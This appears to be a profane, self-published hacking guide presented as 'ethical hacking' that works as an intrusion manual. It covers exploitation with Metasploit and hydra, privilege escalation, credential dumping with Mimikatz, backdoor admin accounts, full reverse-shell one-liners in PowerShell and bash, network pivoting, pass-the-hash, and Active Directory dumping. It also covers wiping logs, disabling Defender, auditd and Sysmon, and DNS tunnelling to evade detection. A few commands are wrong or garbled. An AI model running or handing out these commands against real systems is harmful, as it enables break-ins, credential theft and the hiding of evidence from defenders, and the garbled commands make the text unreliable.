
An guide on ethical hacking written by An Ex-Anonymous Member

#1

Ghost In Wires



⚠ WARNING - READ THIS FIRST ⚠

Alright, listen up. Before you start thinking you're the next cyber overlord, let's get one thing straight:

This book is for educational purposes only.
If you decide to go full dumbass and use anything in here for illegal shit, that's on you. I'm not your babysitter, lawyer, or get-out-of-jail-free card. Hacking is a powerful skill, but like any weapon, it can either protect or destroy. Use it wisely.

· If you hack without permission, you're committing a crime.

· If you get caught, that's your problem.

· If you think you're too smart to get caught, you're already a step closer to prison.

This book is meant to teach ethical hacking, cybersecurity, and penetration testing—the same skills used by professionals to defend networks. If you can break into a system, you can also secure it. That's the point. If you're here just to "hack Facebook" or some weak-ass shit, close this book and go touch some grass.

Everything you do in this field leaves a mark. Even ghosts leave traces if they're sloppy. So be smart. Be ethical. And if you choose not to be—don't be an idiot about it.

You've been warned. Now, turn the page

Ghost in the Wires

BY- DHAIRYA SINGH
(EX-ANON)

PREFACE
"GHOST IN THE WIRES: THE MAKING OF A MODERN HACKER"

THEY SAY CURIOSITY KILLED THE CAT. IF THAT WERE TRUE, I SHOULD'VE BEEN DEAD A LONG TIME AGO. BUT HERE I AM—WRITING THIS BOOK, PULLING BACK THE CURTAIN ON THE WORLD THEY DON'T WANT YOU TO SEE. THIS ISN'T JUST ANOTHER "HOW TO HACK" MANUAL. IT'S A SURVIVAL GUIDE, A WAR STRATEGY, AND A DECLARATION OF REBELLION AGAINST THE SYSTEM THAT THINKS IT CAN'T BE BEATEN. SPOILER ALERT: IT CAN. AND I'M ABOUT TO SHOW YOU HOW.

I WASN'T BORN A HACKER. NO ONE IS. YOU BECOME ONE THE MOMENT YOU STOP ACCEPTING THE WORLD AT FACE VALUE—THE MOMENT YOU QUESTION EVERYTHING. THAT'S HOW IT STARTED FOR ME. I WAS A GHOST IN THE DARKNET, WATCHING, LEARNING, ADAPTING. I RAN WITH THE WOLVES, PLAYED THE GAME, AND WALKED AWAY KNOWING MORE THAN I EVER SHOULD HAVE. WHAT I KNOW NOW ISN'T JUST KNOWLEDGE—IT'S POWER. AND POWER? IT BELONGS TO THOSE WHO KNOW HOW TO USE IT.

THIS BOOK IS VOLUME 1 OF A 0 TO 100 JOURNEY—FROM CLUELESS SCRIPT KIDDIE TO FULL-FLEDGED OPERATOR. WE'RE NOT PLAYING GAMES HERE. IF YOU'RE LOOKING FOR A WATERED-DOWN "ETHICAL HACKING" COURSE, FUCK OFF. THIS ISN'T FOR THE WEAK, THE LAZY, OR THE ONES WHO GIVE UP AT THE FIRST FAILED EXPLOIT. THIS IS FOR THE ONES WHO HAVE THE HUNGER—THE ONES WHO WANT TO TEAR APART THE MACHINE AND UNDERSTAND EVERY SINGLE PIECE OF IT.

BY THE TIME YOU FINISH THIS VOLUME, YOU'LL KNOW HOW TO:

.

SET UP YOUR HACKER'S PLAYGROUND. (NO, YOUR WINDOWS LAPTOP WON'T CUT IT.)
BREAK INTO NETWORKS. (BECAUSE THE BEST WAY TO LEARN SECURITY IS BY DESTROYING IT FIRST.)
COVER YOUR TRACKS. (OR ENJOY BEING SOMEONE'S BITCH WHEN YOU GET CAUGHT.)
THINK LIKE A REAL HACKER. (NOT SOME YOUTUBE TUTORIAL CLOWN.)

.

AND THIS IS JUST VOLUME 1. THE FOUNDATION. THE REAL CHAOS STARTS IN THE NEXT VOLUMES, WHEN WE GO DEEPER—BYPASSING ENTERPRISE SECURITY, CRAFTING MALWARE, AND MOVING LIKE A GODDAMN GHOST.

-DHAIRYA SINGH

Chapter 1

Welcome to the Rabbit Hole—What the Fuck is Hacking, Anyway?

Alright, listen up, motherfucker. If you're reading this, you're either:

1. Some clueless dipshit who wants to know what hackers really do.

2. A script-kiddie dumbass who thinks running nmap makes them a cyber-god.

3. Someone who actually has a brain and wants to learn real hacking—not the YouTube-tier garbage.

If you're in group 1 or 2, I won't completely roast you—yet. But if you're serious about this? Then buckle the fuck up. We're diving straight in.
What is Hacking? (And Why It's Not Just "Bad")

Ask any corporate fuckwad what hacking is, and they'll mumble some bullshit about "illegal activities" and "cybercrime." Ask a random NPC off the street, and they'll tell you hacking is some Matrix-style shit with green text on a black screen.
Both of them are full of shit.

Hacking isn't about crime—it's about control. It's about knowing how the machine works at a level so deep that you can twist it to do whatever the fuck you want. The real hackers—the ones who actually know their shit—don't just break systems. They own them. And the best part? Not all hacking is illegal. That's where ethical hacking comes in.

The Three Types of Hackers

Society loves to categorize people into neat little boxes. Hackers get three colors—like some cheap-ass RPG morality system.

- Black Hats – The cybercriminals. These are the fuckers who steal data, plant ransomware, hack governments, and fuck over companies for cash. They're the ones law enforcement is always chasing.

.

- White Hats – The "good guys." The ones who do what black hats do, but legally. They get paid to break into systems and find vulnerabilities before the real threats show up.

- Gray Hats – The wildcards. They don't give a fuck about rules but aren't always in it for money. Maybe they expose a corrupt company, maybe they break into a system "just because." These guys play by their own rules.

Where you land? That's on you. Just remember—with great power comes great prison sentences.

WHY BECOME AN ETHICAL HACKER?

If you're thinking, "Why not go full black hat and cash out?" then you're a dumb motherfucker who's never heard of extradition treaties or minimum-security federal prisons full of failed hackers who thought they were untouchable.

Sure, cybercrime pays—until you get caught. And everyone gets caught eventually.

You want money? Respect? Power? Do it right. Ethical hacking lets you:

- Legally infiltrate systems and get paid for it.
- Work with organizations that actually value your skill set.
- Make fucking bank from bug bounty programs—without looking over your shoulder.
- Sleep at night without worrying about some alphabet agency kicking your door in at 4 AM.

This isn't about being a "good guy." This is about being smart.
The Hacker Mindset: Why Most of You Will Fail
Here's where most dumbasses wash out. They think hacking is just about tools—Metasploit, Burp Suite, Wireshark. Let me spell it out for you:

Tools don't mean shit. Your brain does.
A real hacker is:
· Curious as fuck – If you don't have the urge to take things apart just to see how they work, get the fuck out now.
· Relentless – You hit a wall? Find a way through, around, under, or straight through that bitch.
· Creative – The best exploits don't come from a tutorial. They come from thinking sideways.
· Paranoid – The moment you think you're safe is the moment you get fucked.
If that's not you? Close this book and go back to your boring-ass life.

YOUR FIRST STEPS INTO THE HACKING WORLD

If you're serious, here's what you do right now:

Set Up Your Lab

o Install Kali Linux (or ParrotOS, if you want something different).
o Set up a virtual machine—use VirtualBox or VMware.
o Download vulnerable machines like Metasploitable2 and DVWA to practice on.

Learn Basic Networking

o If you don't understand TCP/IP, ports, and protocols, you're not hacking shit.
o Fire up Wireshark. Learn how data moves.

Master the Command Line

o If the Linux terminal intimidates you, stop now—you don't belong here.
o Learn Bash, Python, and PowerShell. GUI tools are for weak-ass pen-testers.

Join the Community

o Real hackers don't learn in isolation. Get on forums, Discord, Twitter/X, whatever.
o Sites like Hack The Box and TryHackMe will give you real-world challenges.

Pick a Specialization
o Pentesting? Web app hacking? Reverse engineering? Social engineering?
o Find what gets your blood pumping and go all in.

FINAL WORDS: YOU IN OR OUT?

You just got your first taste of what hacking really is. Now you need to make a choice.

If this sounds too hard, too much work, or too dangerous? Get the fuck out now. Go back to being another clueless cog in the machine.

But if you feel that itch, if your brain is already running at a hundred miles an hour, if you need to see how deep this rabbit hole goes—

Then welcome to the underground.
This is just the beginning.

CHAPTER 2: BREAKING SHIT—YOUR FIRST STEPS INTO REAL HACKING

(Opening Monologue: Dhairya Singh aka Ch4lkP0wd3r Speaking—Listen Up, Dumbass)

Alright, you dense motherfucker. If you're still here, that means you survived Chapter 1 without pissing yourself and running back to your pathetic, NPC-tier existence. Good. But let's get one thing straight:
You don't know shit yet.

I don't care if you've watched Mr. Robot, installed Kali once, or ran nmap on your school's Wi-Fi thinking you're some underground cyber-god. Right now, you're just another clueless dipshit who barely knows the difference between a port and a protocol. But don't worry—by the time we're done with this chapter, you'll be just dangerous enough to **fuck something up for real.**

And no, I don't mean hacking your ex's Instagram like some petty, basement-dwelling incel. We're here to learn real shit, not play cyber-prankster. So if you're serious about this game, strap the fuck in. **We're going to war.**

SETTING UP YOUR CYBER PLAYGROUND

Rule #1 of Hacking: Don't Be a Fucking Idiot.
You don't test your skills on live targets unless you enjoy getting your door kicked in at 4 AM by some fed in riot gear. You need a safe environment to break shit—one where you can experiment freely without ending up on some agency's watchlist.
Step 1: Install Kali Linux (Because Windows is for Corporate Slaves)
If you're still running Windows like a clueless office drone, get your shit together. Here's how to fix that:

Virtual Machine Method (For Beginners Who Don't Want to Brick Their System)

1. Install VirtualBox or VMware Workstation (VMware is better, but VirtualBox is free—if you're a broke bitch).
2. Download Kali Linux from kali.org.
3. Set up a VM and allocate at least 4GB RAM, 2 CPU cores, and 20GB storage (or suffer).

Bare Metal (For the Hardcore Bastards Who Fear Nothing)

1. Wipe that weak-ass Windows install and boot Kali directly.
2. You'll need a USB drive (at least 8GB) and balenaEtcher or Rufus to make a bootable USB.
3. If you don't know how to install an OS from USB, go back to playing Minecraft.

Kali on Windows (If You Have No Other Choice and Hate Yourself)

1. Install WSL 2 (Windows Subsystem for Linux) and Kali from the Microsoft Store.
2. It's a shitty compromise, but better than nothing.

Step 2: Set Up a Target Machine (So You Have Something to Break)

You need something to hack. If you're dumb enough to test shit on real networks, I hope you enjoy prison food.
· Download Metasploitable 2 (a purposefully vulnerable Linux machine).
· Install it inside VirtualBox/VMware on the same NAT network as Kali.
· Boot it up and leave it alone—it's a punching bag, not your main machine.

Now you've got your own legal warzone to play in. No cops, no risks, just pure, unfiltered chaos.

UNDERSTANDING THE BASICS OF NETWORKS (BECAUSE YOU'RE CLUELESS)

If you don't understand networks, you aren't hacking shit. Period.
Here's the deal: Every single attack—whether it's breaking into a website, sniffing passwords, or hijacking accounts—relies on knowing how computers talk to each other. If you don't get this, you're just a script monkey running tools without understanding them.

Key Terms You Need to Get Through Your Thick Skull:
· IP Address – Think of it like a home address, but for computers.
· MAC Address – A permanent ID for your network card.
· Ports – Different "doors" a machine has (HTTP = 80, SSH = 22, etc.).
· Protocols – Rules that define how data moves (TCP, UDP, HTTP, DNS, etc.).

Using Basic Networking Tools
Fire up your Kali terminal, because it's time to get our hands dirty.

Check Your Own IP:

```
ifconfig   # (or 'ip a' on newer Kali versions)
```

Check Your Network Gateway (Router Address):

```
route -n
```

Find Other Machines on Your Network:

```
netdiscover -r 192.168.1.0/24
```

.

(Replace 192.168.1.0/24 with your actual network range.)

Ping a Target to See if It's Alive:

```
ping -c 4 192.168.1.100
```

(Replace with the Metasploitable machine's IP.)

Boom. You just did basic reconnaissance—the first step to any hack.

3. Scanning for Open Doors (Nmap 101)

Now, let's step it up. You want to know what's running on a target machine before you attack it. That's where Nmap comes in.
Basic Port Scan:

nmap 192.168.1.100
(Scans the default 1,000 ports.)

Aggressive Scan (More Info, More Noise):
nmap -A 192.168.1.100
(Finds services, OS details, and possible vulnerabilities.)

Scan for Specific Ports:
nmap -p 22,80,445 192.168.1.100
(Checks if SSH, HTTP, and SMB are open.)

If a port is open, that means it's a potential way inside. Remember: an open port is an open opportunity.

GETTING INSIDE—EXPLOITING WEAKNESSES LIKE A PREDATOR

Alright, you cocky little shit, now that you know how to find machines and poke them with nmap, it's time for the good stuff—breaking in. Because at the end of the day, all that scanning is just foreplay. The real orgasm? Gaining access.

But before you start busting into systems like some wannabe cyber-terrorist, understand this:

· Not every open port means an easy way in. Some services are locked up tight. Others? Sloppier than a drunk intern who forgot his root password.

· Finding a vulnerability is a skill in itself. A real hacker doesn't just scan and pray. He analyzes, researches, and strikes with precision.

---

1. Enumerating Services – Because Guesswork is for Idiots

You ran nmap and saw some open ports—good job, dipshit. But now what? You need to figure out what's actually running on those ports. Because knowing "Port 80 is open" means jack shit if you don't know what's behind it.

Step 1: Scan Smarter with Service Detection
Instead of a basic scan, use this:
nmap -sV -A 192.168.1.100
This tells you:
✅ What services are running (Apache, SSH, SMB, etc.)
✅ What versions they are (Apache 2.4.7, OpenSSH 7.6, etc.)
✅ What OS the target is using (Ubuntu, Windows Server, etc.)
This is where the real fun starts. Because every outdated service is a potential entry point.

2. Researching Vulnerabilities – The Art of Not Being a Dumbass

Now that you know what's running on the target, you need to check if it's vulnerable. Here's how:

Option 1: Search for Public Exploits

Ever heard of Exploit-DB? It's a treasure trove of exploits for outdated software. Let's say your scan found:
80/tcp open Apache httpd 2.4.7
You'd go to Exploit-DB and search for:
Apache 2.4.7 exploit

If you find an exploit, congratulations—you've just unlocked the cheat code to that machine.

Option 2: Use SearchSploit (Kali's Built-in Exploit Database)

Instead of going to the website, just run this in Kali:
searchsploit Apache 2.4.7
If an exploit exists, boom, it'll show up right there.

Option 3: Use CVE Databases
Some vulnerabilities don't have public exploits, but they're well-documented. You can check for:
· CVE Details
· NIST Vulnerability Database
If you find a known bug, time to craft your own exploit (we'll get to that in later chapters).

---

3. Exploiting Weak Services – Welcome to the Dark Side

Enough theory. Let's pop a shell.

Example: Exploiting an Open SSH Port
Let's say nmap found this:
22/tcp open OpenSSH 7.2p2 Ubuntu 4ubuntu2.2

A quick searchsploit check shows:
OpenSSH 7.2p2 - Username Enumeration

Not full access, but it lets us find valid usernames—a big step towards brute-forcing.

Try this in Kali:
hydra -L userlist.txt -P passlist.txt ssh://192.168.1.100

If you get lucky and crack a weak password, congratulations—you're in. Now the machine is yours to play with.

---

4. Getting a Meterpreter Shell (Real Hacker Shit)
If the target is running an old-ass, vulnerable service, you can skip brute-forcing and go straight to Metasploit. Let's say searchsploit found an RCE (Remote Code Execution) exploit. Here's how you'd use it:

Step 1: Fire Up Metasploit
msfconsole
Step 2: Find the Exploit
search apache 2.4.7
If you find one, load it:
use exploit/linux/http/apache_struts_exec
Step 3: Set Your Target
set RHOSTS 192.168.1.100
set LHOST your.kali.ip
Step 4: Launch the Attack
exploit

If it works, boom, you've got a shell. Now you can do whatever the fuck you want inside that system.

Welcome to the Real Shit

wait for volume 2 where i cover 0 day exploits so you don't have to rely on those fucking databases

This is where hacking gets real. You just:

✅ Scanned a target
✅ Found a vulnerable service
✅ Researched an exploit
✅ Used Metasploit to break in

From here, you can:

· **Escalate privileges (become root/admin)**

· **Steal sensitive files (passwords, databases, emails)**

· **Pivot deeper into the network (hack more machines from inside)**

And that's just the beginning.

You're no longer just some script-kiddie running nmap and feeling cool. You're breaking in, motherfucker. And the deeper we go, the more dangerous you become.

Next up: Post-Exploitation—Now That You're In, Let's Fuck Shit Up.

CHAPTER 3: POST-EXPLOITATION – NOW THAT YOU'RE IN, LET'S FUCK SHIT UP

So, you made it. You broke in. You're inside. But let me tell you something, rookie—hacking isn't about getting in. It's about what you do once you're there. Any dumbass with Metasploit and a tutorial can pop a shell. But a real hacker? A real hacker OWNS the machine.
If the last chapter was about breaking into the party, this one is about taking over the whole fucking house. We're going deep—privilege escalation, persistence, stealing credentials, moving laterally. Welcome to the real game.

---

1. Privilege Escalation - Because Being a Low-Level Bitch Ain't Enough
So, you got in. But guess what? You're probably a nobody inside the system. A low-privileged user. Some underpaid intern's account with no real power. That ain't gonna cut it.
Your goal now? Become GOD. Full admin, root access, SYSTEM privileges—whatever gives you complete fucking control.
Linux Privilege Escalation - From Peasant to King
First thing: find out who you are.

```
whoami
id
```

If you're root already? Congrats, you lucky bastard. If not, let's get to work.

1.1 Checking for Misconfigurations

Some admins are lazy as fuck. They leave behind weak sudo configurations. Check this:

```
sudo -l
```

If you see something like:

```
(user) NOPASSWD: /bin/bash
```

Then **BOOM**—you're root. Just run:

```
sudo bash
```

And you own the machine. Too easy.

1.2 Exploiting SUID Binaries

If sudo -l didn't work, check for SUID binaries:

find / -perm -u=s -type f 2>/dev/null

These are binaries that run as root. If you find something exploitable, you can use it to escalate privileges. Look up the binary on GTFOBins and abuse the hell out of it.

1.3 Kernel Exploits – If All Else Fails, Burn the System Down
If the machine is running an old-ass kernel, it might have a public exploit. Check your kernel version:

uname -r

Then go to Exploit-DB and look for an escalation exploit for that version. If you find one?

wget exploit.c
chmod +x exploit
./exploit

And just like that—you're root, motherfucker.

---

2. WINDOWS PRIVILEGE ESCALATION - Turning a Lowly User into SYSTEM

Windows privilege escalation is a different beast. But the goal is the same: get full control.

2.1 Checking User Privileges

whoami /priv

Look for SeImpersonatePrivilege or SeBackupPrivilege—if you see them, you're in luck. Those can be abused for escalation.

2.2 Searching for Misconfigured Services

Some dumbass admins set writable services, meaning you can hijack them to run your own payloads. Check with:

sc qc [service_name]

If the service is running as SYSTEM and you can modify it? Congrats, you just won the game.

2.3 DLL Hijacking

Another Windows admin failure—some services load DLLs from insecure locations. If you find one, you can plant a malicious DLL that gives you SYSTEM access. Use Process Monitor to look for missing DLLs, replace them with a payload, restart the service, and boom—SYSTEM shell.

2.4 Kernel Exploits for Windows

Just like Linux, Windows has its fair share of dogshit security in older versions. Check your OS:
systeminfo

If it's outdated, run it through Windows Exploit Suggester and let the machine fucking bleed.

---

3. Credential Dumping – Steal Passwords Like a Goddamn Thief
Okay, so you have admin access. Now it's time to steal shit. Specifically, passwords. Because once you have creds, you can go deeper into the network.

3.1 Dumping Passwords on Windows

If you have SYSTEM access, dump credentials with Mimikatz:
Invoke-Mimikatz -Command 'sekurlsa::logonpasswords'
If you're lucky, you'll get plaintext passwords. If not, dump NTLM hashes and crack them later:
lsass.exe memory dump

Now you can pass-the-hash and move through the network like a fucking phantom.

3.2 Dumping Passwords on Linux

On Linux, grab hashed passwords from:

cat /etc/shadow

Then crack them with John the Ripper:

john --wordlist=rockyou.txt hashes.txt

And just like that, you have access to every account on the system.

---

4. Persistence – Because Getting Kicked Out is for Losers
Getting in is one thing. Staying in? That's what separates a script-kiddie from a true operator.

4.1 Creating a New Admin User

On Windows:

net user backdoor Password123 /add

net localgroup Administrators backdoor /add

On Linux:

useradd -m -p $(openssl passwd -1 Backdoor123) -s /bin/bash backdoor

usermod -aG sudo backdoor

Now even if they patch the hole you came in through, you've got a permanent key.

4.2 Installing a Rootkit (For When You Want to Be a Ghost)

Rootkits let you hide processes, users, and even network activity. If you're feeling extra evil, install RKHunter or a custom-built rootkit to keep access forever.

4.3 Adding a Reverse Shell for Easy Access

On Windows:

$client = New-Object System.Net.Sockets.TCPClient('your.ip.here', 4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|% {0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

On Linux:

bash -i >& /dev/tcp/your.ip.here/4444 0>&1

Now you can always get back in whenever the fuck you want.

The Takeover is Complete

You didn't just hack a machine—you OWNED it. You broke in, escalated privileges, stole credentials, planted persistence, and made sure you could always come back. This isn't some script-kiddie shit anymore. You're in control now.

Next up? Pivoting and hacking deeper into entire networks. Because why stop at one machine when you can own the whole damn company?

CHAPTER 4: PIVOTING & HACKING ENTIRE NETWORKS - WHY STOP AT ONE?

(Dhairya Singh aka Ch4IkP0wd3r Speaking—Welcome to the Deep End, Motherfucker)

Alright, listen up. If you're still here, that means you successfully broke into a machine. Good. But you're still thinking like a small-time script kiddie. One machine isn't enough.
Real hackers don't stop at a single shell like some half-assed script-runner. They take entire networks. They use that one foothold as a launchpad to pivot, escalate, and dominate every connected system.
And that's exactly what we're about to do.

---

1. Pivoting – Turning One Hack into Total Network Domination
What the Fuck is Pivoting?

Pivoting is when you use a hacked machine as a jumping-off point to attack other devices on the network.
Think of it like this: You've broken into an office building (your first hack), but instead of leaving, you steal a security uniform and start opening more doors—until the whole damn place is yours.

---

2. Mapping the Internal Network (Because You Don't Know Shit Yet)

Alright, you've popped a shell. But what now?

You need to find out what else is on this network.

If you try scanning the network from your Kali box, you'll probably get jack shit. That's because most internal networks are firewalled against external scans.

So instead, run the scans FROM the hacked machine itself.

Option 1: Manual Network Recon with ifconfig/ipconfig
On Linux, run:

ifconfig

ip a

On Windows, run:

ipconfig /all

This tells you the internal IP range.

Example output:

eth0: 192.168.1.105 (this is your hacked machine)
Gateway: 192.168.1.1 (this is probably the router)
Subnet: 255.255.255.0 (which means the network range is 192.168.1.1-254)

Now you know the range of potential targets inside the network.

3. Scanning the Internal Network (Find the Next Victim)
Now that you know the IP range, scan from inside the compromised machine.

On Linux:

nmap -sP 192.168.1.1/24

On Windows (if you have a shell):

for /L %i in (1,1,254) do ping -n 1 192.168.1.%i | find "Reply"

This shows you all active machines on the network.

---

4. Establishing a Pivot (Routing Traffic Through the Hacked Machine)

So, you've found more targets inside the network. But there's a problem—your Kali machine can't directly attack them because you're outside the internal network.

Solution? Use your hacked machine as a tunnel.
Method 1: SSH Pivoting (If the Target is a Linux Box with SSH Access)
If the hacked machine has SSH, set up a SOCKS proxy to tunnel your traffic through it:

ssh -D 9050 user@192.168.1.105 -N

Then, configure your Kali tools (like proxychains) to route traffic through it.

Edit /etc/proxychains.conf and add:
socks5 127.0.0.1 9050

Now, any command you run through proxychains will go through the hacked machine.

Example:
proxychains nmap -sT -p- 192.168.1.10
Now you're scanning the internal network like you belong there.

Method 2: Chisel – When SSH Ain't an Option

If SSH isn't available, use Chisel, a TCP tunneling tool that lets you redirect traffic through your hacked machine.

On your Kali machine, set up a Chisel server:

chisel server --reverse -p 8080

On the hacked machine, download Chisel and connect back:

./chisel client your.kali.ip:8080 R:1080:socks

Now, configure proxychains as before, and route your attacks through the compromised host.

5. Exploiting Other Machines (Because One is Never Enough)

Now that you have pivoted inside the network, it's time to find and exploit new targets.

Method 1: Credential Reuse (Because Users Are Lazy as Fuck)

If you dumped usernames and passwords from the first machine, try reusing them on other hosts:

smbclient -L \\192.168.1.20 -U victim

If SMB shares are open? Loot everything. If you get RDP access? You own the damn box.

Method 2: Exploiting Misconfigured Services
Run a service scan:

nmap -sV -p- 192.168.1.20

If you find outdated software—check for exploits and hit them where it hurts.
Method 3: Passing the Hash (Windows Users Stay Losing)
If you have NTLM hashes from the first machine, use them to authenticate elsewhere:

pth-winexe -U 'DOMAIN\Administrator%HASH' //192.168.1.30 cmd.exe

Now you have an admin shell on another machine—no password needed.

---

6. Domain Dominance – When You Control the Whole Network
At this point, you've hacked multiple machines. But the real prize is the domain controller (DC). Own that, and you own the entire company.

Step 1: Identify the Domain Controller

nmap --script smb-enum-shares -p445 192.168.1.0/24

If you see a machine running Active Directory services, that's your target.

Step 2: Dump the Entire Active Directory Database

secretsdump.py DOMAIN/Administrator@192.168.1.100

This spits out every single user's password hash. Now you have total control.

You Own the Network. Now What?

At this point, you have multiple machines, admin privileges, and control of the entire network.

You're not just hacking anymore—you're a fucking digital warlord.
But we're not done yet. Next chapter? Hiding, covering your tracks, and making sure you NEVER get caught.

CHAPTER 5: COVERING YOUR TRACKS – BECAUSE GETTING CAUGHT IS FOR IDIOTS

(Dhairya Singh aka Ch4lkP0wd3r Speaking—If You're Gonna Be a Ghost, Do It Right, Dumbass)

Alright, you got in. You've hacked machines, pivoted into networks, stolen credentials, and wreaked havoc. Good shit.
But if you're reading this while connected to a target network without covering your tracks, congratulations—you're a fucking idiot. Because the only thing worse than not hacking at all is getting caught like a rookie.
Let's fix that before you end up on the wrong side of a prison cell.

---

1. The Golden Rule – Delete Your Damn Logs

Every OS logs everything. If you think you can just waltz into a system and not leave a trail, you're delusional. Here's how to clean up after yourself.
On Linux (Where the Smart People Are)

Most logs live in /var/log/, and your activity is being recorded there right now.

Check what's tracking you:

ls -lh /var/log/

Now, wipe the evidence:

echo " > /var/log/auth.log

echo " > /var/log/syslog

Or if you wanna be thorough:

find /var/log -type f -exec sh -c 'echo "" > {}' \;

But smart sysadmins send logs to external servers. If you don't deal with those, you're fucked. More on that later.

On Windows (Where Admins Suck at Security)

Windows logs everything in Event Viewer. Kill those logs like this:

wevtutil cl System

wevtutil cl Security

wevtutil cl Application

This deletes all event logs. Now, if an admin tries to check what happened? Poof. Gone.

If you wanna get slick and delete only your logs, use Invoke-Phant0m to delete logs without raising suspicion.
Invoke-Phant0m

No logs? No crime. (Legally, that's bullshit, but you get the point.)

---

2. Killing Monitoring Services (Before They Rat You Out)

Clearing logs is useless if a security system is actively watching you. So before you do anything, kill monitoring processes.

Linux (Because They're Paranoid Here)

Check for intrusion detection systems (IDS):

ps aux | grep auditd

If auditd is running? Terminate that bitch.

systemctl stop auditd

systemctl disable auditd

Windows (Where Admins Trust Microsoft Too Much)

Windows Defender, EDR, and AV software will snitch on you. Shut them down:

Set-MpPreference -DisableRealtimeMonitoring $true

sc stop WinDefend

If the target has Sysmon (which logs everything), uninstall it:

sc delete Sysmon

Or if you wanna get creative? Replace logs with fake ones.

Get-WinEvent -LogName Security | Remove-EventLog -Confirm:$false

Now they'll see bullshit logs instead of your activity.

---

3. Removing Your Malware & Persistence (Leave No Trace)

You probably installed a backdoor. That's smart. What's dumb? Leaving it there after you're done.

Removing Cronjobs & Services (Linux)
crontab -r
rm -rf /etc/systemd/system/malicious.service

Now, your persistence is gone.
Windows Scheduled Tasks & Services
Check what's running:

schtasks /query /fo LIST
Kill anything you added:
schtasks /delete /tn "MaliciousTask" /f
Or remove a backdoor service:
sc delete MaliciousService

No leftover malware, no evidence.

4. Covering Your Tracks on the Network (Because Packets Don't Lie)

Alright, logs are gone, but network traffic never lies. If a company has a SOC (Security Operations Center), they already know something happened.
Solution? Obfuscate your traffic.
Tunneling Through DNS (Because Firewalls Suck)
Most networks don't block DNS traffic. So instead of sending data over normal protocols, use DNS tunnels.

Example:

iodine -f -P secretpass your.dns.server

Now, your commands are disguised as harmless DNS queries.
Using Tor, Proxies & VPNs (Because Your Real IP is a Death Sentence)
If you did anything without a VPN, congratulations—you've already lost. Hide your real IP using:

proxychains nmap -sT 192.168.1.100

Route traffic through multiple relays so nobody knows who the fuck you are.

5. Final Steps – Disappearing Like a Goddamn Ghost

You wiped logs, killed monitoring, removed backdoors, and obfuscated your network traffic. Good. But if you really wanna be safe? Burn the evidence completely.

Destroying System Logs (Nuclear Option)

If you wanna go scorched earth, just nuke everything:

rm -rf /var/log/*

Or on Windows:

format C:\ /y

(Okay, maybe don't do that unless you really need to.)

You're Clean. Now What?

At this point, nobody should know you were ever there. You've erased logs, disabled security measures, and covered your network traffic.

If you get caught after all this, you deserve it.

But here's the thing—hacking isn't just about breaking in and covering tracks. If you really wanna be a god-tier hacker, you need to think ahead. And that means setting traps, manipulating admins, and controlling environments.

And that? That's exactly what we'll do in the next chapter: Social Engineering & Psychological Manipulation – Because Humans Are the Weakest Link.

CHAPTER 6: SOCIAL ENGINEERING - BECAUSE HUMANS ARE STUPID

(Dhairya Singh aka Ch4lkP0wd3r Speaking—Time to Exploit the Weakest Link: People)

Alright, script kiddie, you've learned how to break into systems, wipe logs, and disappear like a ghost.
Good for you. But if you think hacking is just about coding and exploiting vulnerabilities, you're missing the whole goddamn point. Machines don't make security decisions—humans do. And humans? They're dumb as hell. If you don't learn to manipulate people, you'll always be a second-rate hacker, relying on brute force like a clueless idiot. Real hackers don't force their way in—they get invited. Let's fix your amateur-ass approach and turn you into a social engineering god.

1. The Art of Bullshitting (aka Social Engineering 101)

Listen, if you're the type who thinks "I just need mad coding skills to hack," you're an idiot. The real-world exploits come from people who can lie, deceive, and manipulate their way through any situation.
"The best hackers don't hack computers. They hack minds."
The Core Principle: People Trust Too Easily
Everyone—yes, even those cybersecurity "experts"—are suckers. They'll click on links, give away passwords, and hold the door open for the right bullshit story. Your job? Exploit their laziness, stupidity, and arrogance.
Here's what makes people so damn easy to manipulate:

They fear authority. A fake IT guy can ask for a password, and 90% of users will hand it over like good little sheep.

They trust official-looking stuff. Phishing emails with "urgent" subject lines work because people panic.

They hate inconvenience. Ask them to set up MFA? They won't. That's why bypassing security is easy.

They love to talk. Give them a reason, and they'll overshare all the intel you need.

2. The Most Pathetic Security Failures (That You WILL Exploit)

I swear, the easiest way to break into a company isn't through zero-days or fancy exploits—it's by taking advantage of dumbass employees who do things like:

- Using the same password everywhere (because remembering passwords is "too hard").
- Writing down passwords on sticky notes (especially under keyboards and monitors, because security is apparently optional).
- Plugging in random USBs (because "I found this in the parking lot, let's see what's on it!").
- Believing "Microsoft Support" calling them (because why not hand over your credentials to a random caller?).

